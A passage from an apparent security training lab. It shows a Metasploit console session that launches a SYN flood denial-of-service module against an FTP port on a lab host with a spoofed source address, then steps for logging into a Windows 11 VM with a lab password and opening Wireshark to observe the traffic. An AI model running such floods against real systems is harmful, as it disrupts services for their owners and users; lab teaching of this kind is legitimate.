
```
msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11
RHOST => 10.10.1.11
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19
SHOST => 10.10.1.19
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.10.1.11

[*] SYN flooding 10.10.1.11:21...
```


20. To confirm, switch to the **Windows 11** virtual machine and click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




21. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



